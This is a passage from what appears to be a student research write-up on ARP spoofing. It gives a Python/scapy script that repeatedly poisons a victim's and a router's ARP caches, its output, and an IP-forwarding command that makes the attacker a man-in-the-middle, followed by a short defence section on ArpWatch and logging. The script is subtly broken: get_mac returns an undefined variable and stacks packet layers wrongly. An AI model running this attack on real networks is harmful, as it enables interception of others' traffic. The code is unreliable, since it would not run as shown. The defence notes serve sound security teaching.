Time.sleep(2 second), which delays the while loop for two seconds before it runs again.  
(Portilla, Udemy, n.d.)

```
#!/usr/bin/env python
import scapy.all as scapy
import time

def get_mac(ip):
    ans, req = sr1(IP(dst=ip) / ARP() / Ether(),
                   timeout=1, verbose=False)
    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.send(packet)

while True:
    spoof("10.0.2.7", "10.0.2.1")
    spoof("10.0.2.1", "10.0.2.7")
    time.sleep(2)
```

Result in the packets running every 2 seconds.


```
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

The routers IP is still associated with Kali/Linux MAC Address

```
Interface: 10.0.2.7 --- 0x4
```

Internet Address	Physical Address	Type
10.0.2.1	08-00-27-be-0c-78	dynamic
10.0.2.3	08-00-27-3e-1d-96	dynamic
10.0.2.8	08-00-27-be-0c-78	dynamic
10.0.2.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

However, if the internet connection is tested, it would show that the target lost their internet connection because the data is going through the Kali/Linux machine




Therefore, the Kali/Linux machine needs to allow packets to flow through it

```
root@kali:~/PycharmProjects/arp_spoof# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~/PycharmProjects/arp_spoof#
```

(Sabih, Udemy,

n.d.)

After running the code, the victims machine gets their internet connection back.



Moreover, if the ARP was checked, it would show that the router's IP address is still associating with Kali/Linux machine MAC address while everything is properly flowing through.

```
Interface: 10.0.2.7 --- 0x4
```

Internet Address	Physical Address	Type
10.0.2.1	08-00-27-be-0c-78	dynamic
10.0.2.3	08-00-27-3e-1d-96	dynamic
10.0.2.8	08-00-27-be-0c-78	dynamic
10.0.2.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

This marks the end of researching the key concepts of MAC Addresses, Network scanners and ARP Spoofing. Also, testing the possible methods of how black hat hackers utilize ARP Spoofing to pick out potential victims and become the middlemen. Thus, obtaining unauthorized data, information and intelligence.

### Defending against ARP



After consulting with professor Guy Helmer PhD, experienced engineering leader and instructor in information security, software development, distributed systems, and networks; the following insights were uncovered:

- Although ARP Spoofing is a useful attack that attackers could use to gain access to segment in a network, it is mostly common in penetration tests and dangerously serious attacks on local infrastructure because it requires local and physical access.
- There are some intrusion detection systems that watch for unusual or suspicious ARP activity. A special purpose tool, ArpWatch, that is used to watch for this type of attack specifically. Some servers log changes for routers:
  - Apr 9 16:41:18 bsd kernel: arp: 192.168.1.87 moved from 00:06:5b:f7:67:1b to 00:06:5b:f7:65:1c on em0
- There is nightly default security check script that includes the above message in emails to admins. Therefore, admins know exactly when the change happens.
- There are servers that have the MAC address locked down to prevent this attack completely. However, it is rarely used due to its interference with actions like router upgrades.

### **My takeaways**

During my final semester, I enrolled in MIS 545 Enterprise Cybersecurity Management and INFAS 532 Information Warfare courses; The first course is geared towards knowledge of an enterprise's architecture and defending against attacks, whereas the second one was geared towards attacking systems.

Prior to this semester, I had no knowledge or experience in system attacks and/or programming. Therefore, I enrolled in two courses on Udemy:

- Complete Python Bootcamp: Go from zero to hero in Python 3
- Learn Python & Ethical Hacking from Scratch.

The combination of all four courses listed above equipped me with enough knowledge to carry out this research in theory, practice and layout the steps in an educational manner that should equip the readers with the knowledge and tools to carry out the attacks on their own.



## References

- Arnold, D. (n.d.). *What is a Network Scanner? - Definition & Use*. Retrieved from Study: <https://study.com/academy/lesson/what-is-a-network-scanner-definition-use.html>
- Manual, P. R. (n.d.). *String Laterals*. Retrieved from Python Docs: <https://docs.python.org/2.0/ref/strings.html>
- Portilla, J. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/complete-python-bootcamp/learn/lecture/9388518#overview>
- Portilla, J. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/complete-python-bootcamp/learn/lecture/9388534#overview>
- Portilla, J. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/complete-python-bootcamp/learn/lecture/9442554#overview>
- Portilla, J. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/complete-python-bootcamp/learn/lecture/3512774#overview>
- radware. (n.d.). *DDoS Attack Definitions - DDoSPedia*. Retrieved from <https://security.radware.com/ddos-knowledge-center/ddospedia/arp-poisoning/>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/9337882#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/10801620#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/10800892#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/9337648#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/9337648#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/10809004#overview>
- Sabih, Z. (n.d.). *Udemy*. Retrieved from Udemy: <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/learn/lecture/9418998#overview>
- Scapy. (n.d.). *ARP Ping*. Retrieved from Scapy: <https://scapy.readthedocs.io/en/latest/usage.html#arp-ping>
- Scapy. (n.d.). *Send and receive packets (sr)*. Retrieved from Scapy : <https://scapy.readthedocs.io/en/latest/usage.html#send-and-receive-packets-sr>
- Stuart McClure, J. S. (n.d.). *Hacking Exposed 6*.

TutorialsPoint. (n.d.). *Python - loops*. Retrieved from TutorialsPoint:  
[https://www.tutorialspoint.com/python/python\\_loops.htm](https://www.tutorialspoint.com/python/python_loops.htm)

TutorialsPoint. (n.d.). *Python Lists* . Retrieved from TutorialsPoint:  
[https://www.tutorialspoint.com/python/python\\_lists.htm](https://www.tutorialspoint.com/python/python_lists.htm)